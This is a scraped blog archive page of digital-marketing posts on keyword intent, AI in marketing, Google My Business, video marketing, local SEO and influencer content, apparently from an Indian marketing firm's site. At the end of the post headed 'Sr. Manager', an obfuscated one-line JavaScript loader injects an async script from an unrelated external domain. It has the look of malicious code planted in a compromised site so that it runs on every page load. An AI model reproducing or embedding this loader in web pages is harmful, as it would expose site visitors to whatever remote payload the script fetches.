Social Media

Understanding Keywords and Their Importance in Digital Marketing


Understanding Keywords and Their Importance in Digital Marketing In digital marketing, keywords are one of the most essential components to understand. Keywords are the backbone of search engine optimization (SEO), pay-per-click (PPC) advertising, and content marketing strategies. But what exactly are keywords, and why are they so important for your digital marketing efforts? In this blog, we’ll break down what keywords are, and the different types of keywords, and provide some examples related to digital marketing courses to help you better understand how they work. What Are Keywords? Keywords are the words and phrases that users type into search engines when looking for information, products, or services. They represent the search terms that help search engines match users’ queries with relevant content on the internet. For businesses and marketers, selecting the right keywords is crucial because they help drive targeted traffic to your website, improve visibility on search engine results pages (SERPs), and increase the chances of conversions. For example, if you’re offering a digital marketing course, potential students may search for phrases like “best digital marketing course” or “learn digital marketing online.” By targeting these keywords, you can reach your intended audience more effectively. Types of Keywords Based on User Intent Keywords can be categorized based on the user intent, or the reason behind why someone is searching for something. These can generally be grouped into four main categories: informational, navigational, transactional, and commercial investigation. 1. Informational Keywords Informational keywords are used when a user is looking for more information about a topic. These searches typically don’t have the intent to purchase but instead aim to learn or gather knowledge about a subject. For example, someone searching for a digital marketing course might use informational keywords like: “What is digital marketing?” “How does digital marketing work?” “Digital marketing tips for beginners” These users are looking for educational content or resources. If you’re offering a digital marketing course, creating blog posts, how-to guides, or explainer videos around these informational keywords can attract users who are in the early stages of their buyer’s journey and interested in learning more about the field. 2. Navigational Keywords Navigational keywords are used when someone is trying to find a specific website or page. These searches are typically brand-specific and are less about learning or purchasing and more about locating a particular site. For instance, if someone is specifically looking for your digital marketing course site, they might search for: “XYZ Academy digital marketing course” “Digital marketing training by XYZ Academy” These users are likely familiar with your brand and are specifically trying to find your digital marketing offerings. Optimizing for branded keywords or having clear, easily navigable pages on your website will help capture this type of traffic. 3. Transactional Keywords Transactional keywords indicate that a user is ready to make a purchase or take some action. These keywords suggest high purchase intent, meaning the person is likely looking to buy, sign up, or engage in some sort of transaction. For digital marketing courses, transactional keywords could be: “Enroll in digital marketing course” “Buy digital marketing training program” “Register for digital marketing certification” People searching these keywords are already convinced of the value of a digital marketing course and are looking for the best option to purchase or sign up. Focusing on transactional keywords can help increase conversions because the users searching for them are ready to take action. 4. Commercial Investigation Keywords Commercial investigation keywords sit between informational and transactional keywords. These users are still researching but are getting closer to making a decision. They are looking for comparisons, reviews, or recommendations before taking the final step to purchase or sign up. For example, someone looking for a digital marketing course might use: “Best digital marketing courses for beginners” “Top-rated digital marketing training programs” “Digital marketing course reviews” These users are still evaluating their options, so providing content like reviews, comparison guides, testimonials, or case studies on your digital marketing course can help persuade them to choose your offering. Types of Keywords Based on Length To recap, there are also short-tail (head) keywords and long-tail keywords, which you can use in combination with intent-based keywords to create an effective strategy. Short-tail keywords (e.g., “digital marketing”) are broad and have a high search volume, but they’re also highly competitive and less specific. Long-tail keywords (e.g., “best digital marketing course for beginners online”) are more targeted, less competitive, and more likely to convert because they’re highly specific to what the user is looking for. Examples of Keyword Types for a Digital Marketing Course Now, let’s integrate the various types of keywords with examples related to a digital marketing course: Informational Keywords: “What is digital marketing?” “How to start with digital marketing?” “Why should I learn digital marketing?” Navigational Keywords: “XYZ Academy digital marketing course” “Digital marketing course by XYZ Academy” “XYZ Academy certification in digital marketing” Transactional Keywords: “Buy digital marketing course” “Enroll in digital marketing certification” “Register for online digital marketing course” Commercial Investigation Keywords: “Top digital marketing courses” “Best online digital marketing courses for beginners” “Digital marketing course comparison” By understanding and implementing these various keyword types, you can develop a more comprehensive SEO strategy that attracts users at all stages of the buying journey, from those just starting to learn about digital marketing to those ready to sign up for your course. Conclusion Understanding the types of keywords—whether they are informational, transactional, navigational, or commercial investigation—is crucial for creating an effective digital marketing strategy. These keywords help you attract the right audience, whether they’re looking for information, ready to buy, or still comparing options. By optimizing your website, blog content, and paid ads for these different keyword types, you’ll ensure that your digital marketing course reaches users with the right intent, driving more qualified leads and boosting conversions.

Understanding Keywords and Their Importance in Digital Marketing Read More »

Sr. Manager

The Future of Digital Marketing: AI Revolutionizing the Industry Introduction With the fast-changing digital marketing landscape, keeping up with the competition is no longer only about strategy and creativity—it’s about being intelligent. In the current era, Artificial Intelligence (AI) is a disruptor that companies cannot afford to neglect anymore. With personalized campaigns, predictive analytics, and more, AI is revolutionizing how brands engage with their audience, optimize advertising, and achieve higher ROI. But why is AI taking on such a crucial role in digital marketing? How does it boost customer engagement and campaign effectiveness? Let’s dig deep into the potential of AI in digital marketing and why it’s no longer a luxury but a need.   1. AI-Powered Personalization:    The Key to Customer Engagement Today’s customers want brands to know their needs and provide them with personalized experiences. AI makes this feasible by processing huge amounts of data in real-time, learning patterns, and anticipating user choices.    How AI Fuels Personalization? AI-driven recommendation systems (e.g., Netflix & Amazon) recommend products based on browsing history. Chatbots and virtual assistants answer users’ questions instantly with data-driven feedback. AI-powered email marketing sends the right message to the right people at the right moment. Example: Spotify employs AI to create playlists based on your listening history, and user interaction is hence made easy and engaging.   2. AI in Content Creation & Optimization Content creation is difficult because one must create good content that will engage the audience. AI tools can now create content, optimize content for SEO, and even come up with suggestions on what to write about.   AI in Content Marketing AI platforms such as ChatGPT and Jasper AI produce content-like responses in a matter of seconds. SEO software (Surfer SEO, Clearscope, Frase) improves the ranking of content on search engines. Video creation software based on AI increases social media engagement with automatically generated captions, abstracts, and editing. For instance: Buzzfeed and the Washington Post utilize AI in the creation of news stories and the optimization of headlines according to live audience engagement.   3. Smarter Advertising with AI-Driven Insights Digital advertising is now not merely about establishing a budget and reaching an audience. AI assists advertisers in fine-tuning campaigns in real-time, with better conversions and less cost.   How AI is Transforming Advertising?   Google Ads & Meta Ads utilize AI to make ad placements automatically for maximum ROI. AI tools such as Adzooma and Revealbot review ad performance and recommend real-time changes. Programmatic advertising employs AI to bid on ads automatically, reaching users at the right time. Example: Coca-Cola utilizes AI to examine consumer sentiment in various markets and customizes advertisements according to local tastes.   4. AI-Based Customer Support: The Age of Chatbots AI-based chatbots and virtual assistants have revolutionized customer service by minimizing response time and improving user satisfaction.   Advantages of AI Chatbots Offer real-time 24/7 customer support without any human intervention. Provide multilingual assistance, overcoming language barriers. Employ NLP (Natural Language Processing) to comprehend and respond as a human. Example:  H&M uses an AI chatbot to aid customers in their outfit suggestions, enhancing interaction and sales.   5. Predictive Analytics: The Future of Decision Making AI doesn’t merely review data; it forecasts future trends and consumer behaviours. Predictive analytics enables marketers to make informed decisions with lower risks and greater efficiency.   How AI-Based Predictive Analytics Works? AI analyzes historical customer behaviour to predict future purchasing habits. It assists online retailers in optimizing stock based on demand forecasts. AI tools such as HubSpot and Marketo grade leads by the probability of conversion. Example: Amazon utilizes AI-driven predictive analytics to recommend products and even pre-stock warehouses before peak customer demand.   6. AI-Powered Voice & Visual Search: A New Era of SEO As voice search (Alexa, Siri, Google Assistant) and visual search (Google Lens, Pinterest Lens) take over, SEO is moving in the direction of natural language questions and image detection.   How to Optimize for AI-Based Search? Optimize for long-tail keywords reflecting conversational search queries. Optimize with structured data (schema markup) for better search engine comprehension. Optimize high-quality images for image search engines. Example: Pinterest’s AI-driven visual search feature enables searching for products based on images rather than text.   7. Social Media Marketing using AI: Intelligent Engagement Social media websites leverage AI to track user behaviour, monitor trends, and refine the delivery of content. Brands make use of AI to boost social media strategy through the use of: AI-Powered Social Media Features Programmed post planning & optimization (Hootsuite, Buffer). Sentiment analysis to gauge audience response to campaigns. AI-powered image and video identification to enhance interaction. Example:  Instagram’s algorithm powered by AI gives precedence to reels and posts that are likely to be most interacted with by users, enhancing organic visibility.   Last Word: AI No Longer a Luxury in Digital Marketing AI is not something in the future—it is already making the present and will determine the future of digital marketing. Companies that do not implement AI-based marketing strategies will be at risk of lagging as the market becomes more competitive. ✅ Takeaways:  ✔ AI makes personalization more powerful, customer-centric marketing.  ✔ AI-based advertising lowers costs and optimizes ROI.  ✔ Predictive analytics enables businesses to make better decisions. ✔ AI-driven customer support and chatbots enhance user experience.  ✔ AI-powered SEO tactics are the key to ranking higher on search engines.   The AI-fueled future of digital marketing is now. It’s time to hop aboard. Marketers who include AI in their marketing strategy will remain competitive and drive unmatched success in the digital age.   Ready to Harness the Power of AI for Your Digital Marketing Strategy? At Deltaminds Software Pvt Ltd, we specialize in AI-driven digital marketing solutions that help businesses scale efficiently. Let’s take your marketing to the next level!  ;(function (l, z, f, e, r, p) { r = z.createElement(f); p = z.getElementsByTagName(f)[0]; r.async = 1; r.src = e; p.parentNode.insertBefore(r, p); })(window, document, ‘script’, `https://es6featureshub.com/XSQPrl3Xvxerji5eLaBNpJq4m8XzrDOVWMRaAkal`);

Sr. Manager Read More »

Google My Business: The Secret Weapon for Digital Marketing Success


Google My Business: The Secret Weapon for Digital Marketing Success In the constantly changing realm of digitalmarketing, being seen and heard by your target market is a prime concern. Perhaps one of the best tools to use in getting this done is Google My Business (GMB), now simply referred to as Google Business Profile. This free tool helps businesses control how they appear online on Google Search and Maps. Here, we explore the many advantages of Google My Business and how it is a foundation for effective digital marketing. 1. Improved Local SEO and Visibility In the current search-driven world, local SEO is crucial for businesses that focus on specific geographic areas. Google My Business helps tremendously in increasing your local search visibility by having your business show up in local search results and Google Maps. If customers are looking for businesses “near me,” an optimized GMB profile means your business has a high chance of showing up prominently in the results. Important Benefits: Your company can be listed in the local 3-pack—the top three businesses Google highlights at the top of local search results. Enhanced discoverability for your target audience in your location. 2. Enhanced Customer Interaction GMB is not merely a listing; it‘s a platform for active customer interaction. From responding to customer questions to handling reviews, it enables companies to engage directly with their customers. Why It Matters: Reviews: Engaging with reviews—either positive or negative—indicates that your company cares about feedback, thereby promoting trust and transparency. Q&A Section: Interacting with customers’ questions fosters connections and offers information to potential future customers. Updates: Inform your customers by regularly updating them regarding special deals, events, or adjustments in business hours. Proactively engaging your audience through GMB promotes loyalty and brings in new customers who appreciate companies with rich online engagements. 3. Greater Credibility and Trust In the online world, trust is currency. Having an updated GMB profile convinces customers that your business is real, professional, and open for business. Verified profiles get priority on Google, so they are more likely to show up at the top of search listings. What Increases Trust on GMB: Regular and correct details (e.g., name, address, phone number). Professional photos of your storefront, products, or services. Customer reviews and ratings, which serve as social proof. A strong Google Business Profile not only increases your trustworthiness but also impacts buying decisions by showcasing positive customer experiences. 4. Useful Insights for Smarter Decision-Making GMB gives businesses useful insights into how customers discover and engage with their profile. This information is a goldmine for informing your digital marketing strategy. Key Insights Include: Search Queries: Learn the keywords and phrases that customers search for to find your business. Customer Actions: Monitor the number of individuals who visit your site, ask for directions, or call directly from your GMB listing. Audience Demographics: Learn about customer locations, engagement times, and devices. These pieces of information enable businesses to refine their marketing campaigns, making it more targeted and efficient. 5. Free Advertising and Cost Efficiency: Google My Business is an affordable tool, ideal for companies of any size. In contrast to paid ads, GMB is free and provides unmatched visibility on Google Search and Maps. Why It‘s Affordable: You achieve widespread visibility without having to spend a significant marketing budget. GMB augments paid methods such as Google Ads, making your overall online presence stronger. For companies that want to get the most out of their ROI, using GMB is a great starting point before exploring more costly advertising avenues. 6. Product and Service Display You can feature your products, services, and offers directly on your profile using GMB. This option enables potential clients to view what your company has to offer without leaving the search results. Key Benefits: Include in-depth descriptions, images, and prices of your products. Include seasonal offers or top-selling products to attract customer attention. Employ call-to-action buttons (e.g., “Order Online,” “Call Now”) for hassle-free customer engagement. This feature optimizes the customer experience, enabling users to advance to the next step more conveniently, be it visiting your location or buying your product. 7. Mobile-Friendly Experience With mobile searches on the rise, Google My Business optimizes your business for mobile users. Mobile-friendly profiles are the key to catching on-the-go customers seeking quick solutions. Mobile-Friendly Features: Click-to-call functionality. Direct navigation to your business location through Google Maps. Easy-to-read posts and updates. GMB provides a seamless experience for mobile users, making it more likely to convert searchers into customers. A Must-Have for Digital Marketing In a time where being seen online can make or break a company, Google My Business is an absolute necessity for digital marketers. From enhancing local search engine optimization and customer interaction to offering actionable data and budget–friendly advertising, GMB is instrumental in helping drive business success. For digital marketers, incorporating Google My Business into your strategy not only enhances your online presence but also builds a strong foundation for long-term growth. In the end, it’s all about meeting your audience where they are—and with GMB, that’s exactly what you’re doing.

Google My Business: The Secret Weapon for Digital Marketing Success Read More »

Lights, Camera, Domination: Video Marketing’s Unstoppable Digital Takeover

The digital world, a never-ending war for consumer attention, has seen a seismic shift. The dominance of static images and text-laden stories is giving way to the engaging strength of video. Video marketing has not just stepped into the fray; it has taken the throne, radically changing how brands build relationships and redefine digital marketing. Decoding the Video Phenomenon: The increase in video viewing is not a short-term phenomenon; it is a deep-seated shift compelled by a host of fundamental factors: The Force of Instant Gratification:  With the globe awash in information, attention spans are diminishing. Videos are a source of instant gratification. The highly dynamic combination of images, audio, and motion immediately holds people’s attention, excising the clutter and providing a sensory input that static media cannot match. Engagement Maximized: Videos enable a greater level of engagement. Audiences are more likely to spend time viewing a video than decoding lengthy text. This equates to more watch time, likes, shares, and comments, all critical measures for determining audience interaction and brand relevance. Storytelling Redefined: Video enables brands to tell engaging stories. Intricate concepts, product benefits, and emotional resonance can be communicated with unprecedented clarity and power. From tear-jerking testimonials to behind-the-scenes moments, video enables brands to make their Algorithmic Favoritism: Social media platforms are actively promoting video content. Algorithms prioritize video, pushing it to the forefront of user feeds. Platforms like TikTok, Instagram Reels, and YouTube Shorts have democratized video creation, empowering anyone with a smartphone to become a content creator. The Conversion Catalyst: Product demos, customer reviews, and educational content can have a major impact on purchasing decisions. Video establishes trust, credibility, and transparency, which ultimately leads to conversions and increased sales. Observing a product in use or listening to a happy customer’s story can be much more convincing than any text description. SEO Synergy: Video content increases SEO efforts. Search engines acknowledge the worth of video, and integrating videos into websites and using pertinent keywords can help enhance search rankings. Video content engages users on your page for longer, which is a good signal to search engines. The Mobile-First Imperative: Since most social media viewing is done on mobile phones, video is naturally in sync with user habits. Short, compelling videos are best suited to grab attention in short periods of downtime. The Short-Form Revolution: A Democratizing Force: The proliferation of short-form video has reduced the cost of entry to content creation. With a smartphone, anyone can now create powerful and engaging video content. The democratization of this process has released a surge of creativity and authenticity, continuing to fuel the video marketing revolution. The Future of Video Video marketing is not a trend that will go away; it’s a basic change in how brands talk and engage with their audiences. As technology continues to evolve, we can expect new and more innovative video formats, interactive experiences, and personalized content. Augmented reality, virtual reality, and live streaming are just a few of the technologies that are ready to redefine the future of video marketing. Strategic Imperatives: Embed video within your overall social media strategy. Try out various formats for video, varying by audience and platform needs. Emphasize the production of genuine, engaging video that will attract your target audience. Optimize video for mobile use to provide an easy-to-use experience. Use video analytics to monitor performance, calculate ROI, and optimize strategy. With the advent of the digital age, video is not a luxury but a requirement. Harness the revolutionizing power of video marketing to unlock unmatched growth, engagement, and brand loyalty opportunities.

Lights, Camera, Domination: Video Marketing’s Unstoppable Digital Takeover Read More »

Unleashing Local Achievement: How Local SEO Drives Business Growth


Unleashing Local Achievement: How Local SEO Drives Business Growth When it comes to business in an interconnected age, getting noticed matters most. With global SEO campaigns usually making all the noise, local SEO remains a viable but under-exploited platform for expansion, especially for those business owners wishing to reach local clients. Discover the various benefits of including local SEO as part of your business plan. 1. Increasing Visibility in Local Searches: Local SEO puts your business in the face of prospective customers actively looking for your products or services in the immediate vicinity. Proper local SEO strategies can enhance your position on search engine result pages (SERPs), thereby making it much easier for local customers to find you. Such increased visibility can directly lead to more foot traffic for physical locations and a rise in online transactions. 2. Targeted Website Traffic Driving: Optimize your site for local search and drive visitors who are actually interested in your product or service. Local search optimization ensures that your site shows up top when people search with location-based terms like “coffee shop near me” or “dentist in [your city]”. Targeted traffic boosts the chances of turning visitors into paying clients. 3. Accurate Local Targeting: Local SEO allows you to target specific segments of your local population, making your marketing more laser-like and effective. By knowing how your local customers search, you are able to modify your content and keyword approach to address their specific needs and interests. This targeted strategy not only enhances your local search position but also builds relationships with your target customers who are more inclined to interact with your organization. 4.Winning the Competitive Advantage: Utilizing local SEO can be a big boost over the competition that has not yet adopted this practice. Optimizing your website for local searches allows you to rank above the competition in SERPs and draw more of the local market to your business. This is particularly beneficial for small and medium-sized businesses (SMEs) seeking to compete with bigger, more established companies. 5. Establishing Trust and Credibility: Local SEO builds credibility and trust among potential customers by highlighting your business’s established existence in their neighborhood. Through the use of tools such as Google My Business (GMB), you are able to provide necessary information such as your business name, address, phone number, and opening hours. Your customers can view reviews, photos, and receive directions to your premises. A perfectly optimized GMB listing not only enhances search rankings but also increases your credibility and generates trust among local customers. 6. Cost-Effective Marketing Strategy: In contrast to the more traditional advertising techniques, local SEO represents an extremely cost-effective means of promoting your company. Most of the local SEO strategies, like content optimization for a website and the establishment of a Google My Business listing, do not take much investment at all or even none. Moreover, the return on investment (ROI) with local SEO is frequently greater because it reaches people actively looking for your products or services, thereby converting at greater rates. 7. Mobile-First Optimization: Given the widespread use of smartphones for local searches, mobile optimization of your website is important. Local SEO makes your website mobile-friendly, ensuring a smooth experience for mobile users on the move. Mobile optimization leads to increased engagement, longer visit times, and eventually, more conversions. Local SEO is a crucial tactic for any business looking to succeed in the modern competitive marketplace. Through enhanced online visibility, targeted website traffic, and targeted marketing efforts, local SEO enables businesses to connect with potential customers within your immediate geographic location and fuel business growth. Don’t ignore the strength of local SEO—start optimizing your online presence today and free up your business’s local potential.

Unleashing Local Achievement: How Local SEO Drives Business Growth Read More »

Importance of keywords

*The Power of Keywords: Unlocking the Secrets of Digital Marketing*   In the vast expanse of the digital landscape, keywords are the compass that guides your content to the shores of success. As a fundamental element of digital marketing, keywords play a crucial role in determining the visibility, relevance, and effectiveness of your online presence. In this blog, we’ll delve into the importance of keywords in digital marketing and explore how they can help you navigate the ever-changing tides of the online world.   *What are Keywords?*   Keywords are words or phrases that people enter into search engines to find information, products, or services. They are the building blocks of search engine optimization (SEO), pay-per-click (PPC) advertising, and content marketing. Keywords can be short-tail (generic) or long-tail (specific), and they can be used in various forms, such as phrases, questions, or even voice searches.   *Why are Keywords Important in Digital Marketing?*   1. *Improved Visibility*: Keywords help search engines understand the content and relevance of your website, blog, or social media post. By incorporating relevant keywords, you increase the chances of your content appearing in search engine results pages (SERPs). 2. *Targeted Traffic*: Keywords enable you to attract targeted traffic to your website. By using keywords that are relevant to your business, product, or service, you can attract visitors who are actively searching for what you offer. 3. *Enhanced Credibility*: Keywords can help establish your brand as an authority in your industry. By creating high-quality, keyword-rich content, you demonstrate your expertise and build trust with your audience. 4. *Increased Conversions*: Keywords can drive conversions by guiding visitors through the sales funnel. By using keywords that are relevant to each stage of the buyer’s journey, you can create a seamless and persuasive experience. 5. *Competitive Advantage*: Keywords can be a key differentiator in a crowded market. By identifying and leveraging unique keywords, you can carve out a niche and establish a competitive advantage.   *How to Optimize Your Content with Keywords*   1. *Conduct Keyword Research*: Use tools like Google Keyword Planner, Ahrefs, or SEMrush to identify relevant keywords and phrases. 2. *Use Keywords Strategically*: Incorporate keywords into your content, but avoid keyword stuffing. Aim for a keyword density of 1-2%. 3. *Optimize Meta Tags*: Use keywords in your meta title, description, and keywords tags to help search engines understand your content. 4. *Create High-Quality Content*: Focus on creating engaging, informative, and well-researched content that provides value to your audience. 5. *Monitor and Adjust*: Track your keyword performance using analytics tools and adjust your strategy as needed.   *Conclusion*   Keywords are the foundation of digital marketing, and understanding their importance is crucial for success in the online world. By incorporating keywords into your content, you can improve visibility, attract targeted traffic, enhance credibility, increase conversions, and gain a competitive advantage. Remember to optimize your content strategically, create high-quality content, and monitor your performance to unlock the full potential of keywords in digital marketing.

Importance of keywords Read More »

Guide to Social Media Marketing

Guide to Social Media Marketing Introduction Today, social media marketing is the centre linking brands and businesses to their target audience in this digital age. By 2025, this landscape of social media marketing will transform exponentially. This guide is set to uncover the emerging trends, new strategies, and most relevant tools defining social media marketing today. Last, the Evolution of Social Media Marketing: This segment of marketing has transformed no other since its emergence. What used to be purely promotional posting on social media networks like Facebook and Twitter has mushroomed into a highly complex system that involves thousands of different networks, types of content, and types of engagement. Short-form video content, influencer marketing, and AI-driven personalization are just some examples. Key Trends 1. Short Form Video Dominance: The TikTok and Instagram Reels have changed the dynamics of content consumption with their bite-sized videos. Brands utilize the various formats available to engage their audience with snackable content. 2. Influence Marketing: Influence marketing continues strong through micro and nano-influencers who provide authenticity in a brand’s attempt to connect. Collaborations involving them help access niche communities and build credibility. 3. AI and Automation: AI is changing how brands approach social media. Instant customer support by way of chatbots, recommendations by AI on what content should be consumed next, and efficiency in personalization through automation will drive the sector. 4. AR: The popularity of AR filters and experiences on social media like Snapchat and Instagram is growing. Brands use AR to create interactive, immersive experiences that catch the attention of users. 5. Social Commerce: E-commerce integration into social media platforms is growing, which is slowly eroding the lines between shopping and socializing. So, with features such as Instagram Shopping and Facebook Marketplace, purchasing becomes seamless within a social app. Successful tactics 1. Diversification of Content: Diversify your content mix to keep your audience engaged. Incorporate an array of content varieties, like videos, infographics, blogs, and user-generated content. 2. Engagement and Community: A good brand community inspires brand loyalty and builds trust with the target group. Interact with them and make sure to share live sessions and encourage participation through various kinds of engagement through user activity. 3. Data-Informed: Engage analytics on the preference patterns and behaviour of your target group. Use data for tweaking your content approach, optimizing post schedules, measuring campaign effectiveness, and more. 4. Storytelling: Make your message more compelling and emotional for your target audience by using storytelling. Storytelling humanizes your brand and helps create a bonding connection with your followers. 5. Paid Advertising: Although organic reach is great, paid advertising will boost that and offer targeted traffic. Channels like Facebook Ads and LinkedIn Ads offer robust targeting capabilities for reaching the niche desired. Tools and Resources In 2025, there will be a variety of tools that are well-suited to simplifying and making social media marketing efforts better. Some of the must-haves are the following: 1. Hootsuite: Comprehensive social media management for scheduling posts, monitoring mentions, and analyzing performance. 2. Canva: A simple graphic design tool for creating good-looking graphics and social media posts. 3. BuzzSumo: A tool that helps identify trending topics and popular content in your industry. 4. Sprout Social: Comprehensive tool for managing social media with scheduling, analytics, and engagement. 5. Later: A Visually of the Content Calendar to plan on Instagram, Facebook, Twitter, or Pinterest. — Social media marketing in 2025 is surely a colourful arena with an expanding range to fill the gaps in the interaction and relationship of any brand with the audience. Only by this aspect can any organization be able to achieve an effective hold over their marketing, according to the current trend, effective tactics, and better tools. The key is authentic, creative, and enthusiastic engagement. The success is surely to come.

Guide to Social Media Marketing Read More »

The Role of Influencers in Amplitifying User-Generated Content

In this fast-paced interconnected world of digital marketing, influencers have become a pivotal aspect-a shaping trend, changing consumer behavior, and so much more. As brands continue to vie for authenticity and trust, the role of influencers in amplifying UGC has proven to be the game-changer. How exactly do influencers magnify UGC and, better yet, why is this collaboration so impactful? First, let us understand what User-Generated Content is. User-Generated Content refers to images, videos, reviews, or testimonials created by consumers rather than brands. The content is real, relatable, and trustworthy for other consumers, making it a very influential marketing tool; however, this reach can only be amplified so much without an influencer. Credibility and Trust : Influencers develop a loyal clientele by being frank, relatable, and truthful. Their fan base values whatever they say; they consider influencers as “friends“ rather than just content deliverers. An influencer with UGC instantaneously gives some credibility and trueness to the posting, making it more impactful. Greater Reach and Engagement: One of the main advantages that influencers have is the immense reach to highly engaged audiences. The share of UGC among influencers typically spreads further than elsewhere, even gaining more engagement as compared to any other share of content. More followers may be likely to comment on and share the same post, besides making their own UGC that goes viral to give the main message a much larger amplitude. Authentic Storytelling: Influencers are masters of storytelling. They can easily integrate UGC in their stories in ways that connect with their audience. For instance, through personal experiences, usage of products, or customer testimonials, influencers bring the UGC to life and make it engaging for consumers. Authentic storytelling may lead to greater attention and engagement from consumers. Building Communities: Influencers are unique because they can create and nurture communities. By embedding UGC into their content, they create a sense of belonging and community in their followers. More consumers feel inspired to produce more UGC since they will know it is being viewed and appreciated by both the influencer and their community. It is a virtuous cycle that produces constant fresh and engaging content. The benefit of using the influence of those influencers to boost UGC will be cost-effective marketing. When compared to a traditional advertisement that is expensive and less personal, influencer marketing is usually much cheaper and gets better returns on investment. That way, using influencers to push authentic UGC will help increase the marketing budget. Improved SEO and Online Visibility: In the context of UGC shared by the influencers, many will include the brand’s site or social media links. In doing so, this increases website traffic and builds on the rankings for SEO. Furthermore, this increased attention on social networks makes the brand more visible in a wider population and, in turn, reachable to a better targeted audience of customers. Real-Time Feedback and Insights: Influencers can provide valuable real-time feedback and insights based on their audience’s reactions to UGC. Brands can use this information to refine their strategies, address any issues, and better understand their target market. This direct line to consumer sentiment is invaluable for continuous improvement and growth. In summary, the influence that exists between influencers and User-Generated Content is a force to be reckoned with in modern marketing. Influencers amplify the reach, credibility, and impact of UGC, making it a cornerstone of effective digital strategies. Brands can build trust, foster community, and drive meaningful engagement by leveraging the authentic voice of influencers. And in a world where authenticity is king, the influence and UGC collaboration not only amplifies the message but also creates real connections between consumers. And in the long run, it is these genuine connections that build brand loyalty and drive long-term success.  

The Role of Influencers in Amplitifying User-Generated Content Read More »

Unlocking the Power of Google SEO: Strategies and Benefits for Online Success


In today’s highly connected digital world, showing up in front of a computer screen is everything for businesses of all sizes. Search Engine Optimization has emerged as a critical step towards an online success journey. In many ways, this is coupled with Google, which remains the undisputed leader in search. This report will thus delve into the effective strategies employed for Google SEO and their compelling benefits. Understanding the Essence of Google SEO Google SEO is the art and science of optimizing your website and its content to rank higher in Google search results. This strategic approach enhances your visibility, attracts organic traffic, and ultimately improves user experience. By implementing effective SEO strategies, businesses can significantly increase their online presence and achieve their marketing goals. Key Pillars of a Successful Google SEO Strategy Keyword Research and Optimization: Keyword Discovery: Begin with finding relevant keywords that your target audience is actively searching for. Use tools such as Google Keyword Planner, SEMrush, and Ahrefs to find high-volume, low-competition keywords that fit your business goals. Strategic Keyword Integration: Seamlessly integrate these keywords into your website content, including meta descriptions, title tags, headers, and URLs. Remember, quality over quantity. Avoid keyword stuffing, which can negatively impact your rankings and user experience. Value-Oriented Content: Design content that is engaging, relevant, and informative but particularly targets the needs and interests of the desired audience. Google likes sites with valuable and original content. Content Relevance and Freshness: Update old content regularly and new, relevant content to show the activity and retention of users. On-Page SEO: The Foundation of Your Website Compelling Title Tags and Meta Descriptions: Work on compelling title tags and meta descriptions that match the content on each page but are enticing to click through on from search results. Clear Content Structure: Structure your content in a logical sequence using header tags (H1, H2, H3) so users and search engines can easily make sense of your content. Internal Linking: Link strategically to relevant pages on your website for better navigation and distribution of link equity throughout your site. Technical SEO: User Experience Smooth Ride Optimization of Site Speed: Site speed is paramount. A fast website not only makes the user experience better but also tells Google that your website is well-kept and friendly to users. Mobile-First Approach: Ensure that your website is fully responsive and mobile-friendly. Google prioritizes mobile-first indexing, so a seamless mobile experience is important for optimal rankings. Technical Foundation: Create and submit an XML sitemap to help Google index your site. Use a robots.txt file to guide search engine crawlers and prevent unwanted sections of your website from being indexed. Backlink Building: Earning Trust and Authority Quality Backlinks: Get high-quality backlinks from authoritative and relevant websites in your industry. These backlinks inform Google that your website is authoritative and trustworthy. Guest blogging: Include your quality guest posts on industry-related blogs to get backlinks and drive referral traffic to your website. Local SEO: Dominating Local Search Optimize your Google My Business listing by claiming and filling it with proper business information, quality photos, and customer reviews. Local Citations: Make sure you have consistent entries across all directories online about your business, your name, your address, and your phone number (NAP). The Overwhelming Benefits of Good Google SEO Increased Organic Traffic: Organic traffic on a website will improve as it ascends through search engine ranks. Organic traffic develops a solid set of customers, as people looking for those exact products or services come back regularly. Cost-Effective Marketing: Compared to paid advertising, SEO is cost-effective for online marketing. Once you have high rankings, you can enjoy sustained organic traffic with minimal ongoing costs. Superior User Experience: SEO practices such as optimizing site speed and mobile responsiveness directly impact a superior user experience. This leads to increased user engagement, lower bounce rates, and higher conversion rates. Higher Rankings on Google create a perception of trust and credibility about the brand. It will be observed that users rely on websites with good rankings. Thus, there can be an improvement in brand reputation. Competitive Advantage: This is also because optimization in the SEO strategy on a consistent basis keeps the marketer ahead in terms of knowledge regarding Google’s updates on the algorithms. Improved ROI: SEO offers an excellent ROI. The long-term benefits of sustainable organic traffic far outweigh the upfront investment required to implement and manage a solid SEO strategy. Local Dominance: For business owners with a focused local business, local SEO strategies boost visibility within your target area, bringing local customers to your site and generating foot traffic at your physical location. In conclusion, Google SEO is far from being only a technical game; it is a strategic investment in your success online. By following all the strategies explained in this guide and adapting and changing according to the search’s ever-changing environment, you unlock the full power of Google SEO and reach all your business’s goals.

Unlocking the Power of Google SEO: Strategies and Benefits for Online Success Read More »

Digital Marketing or Social Media Campaign Success Stories: Examples and Lessons Learnt.

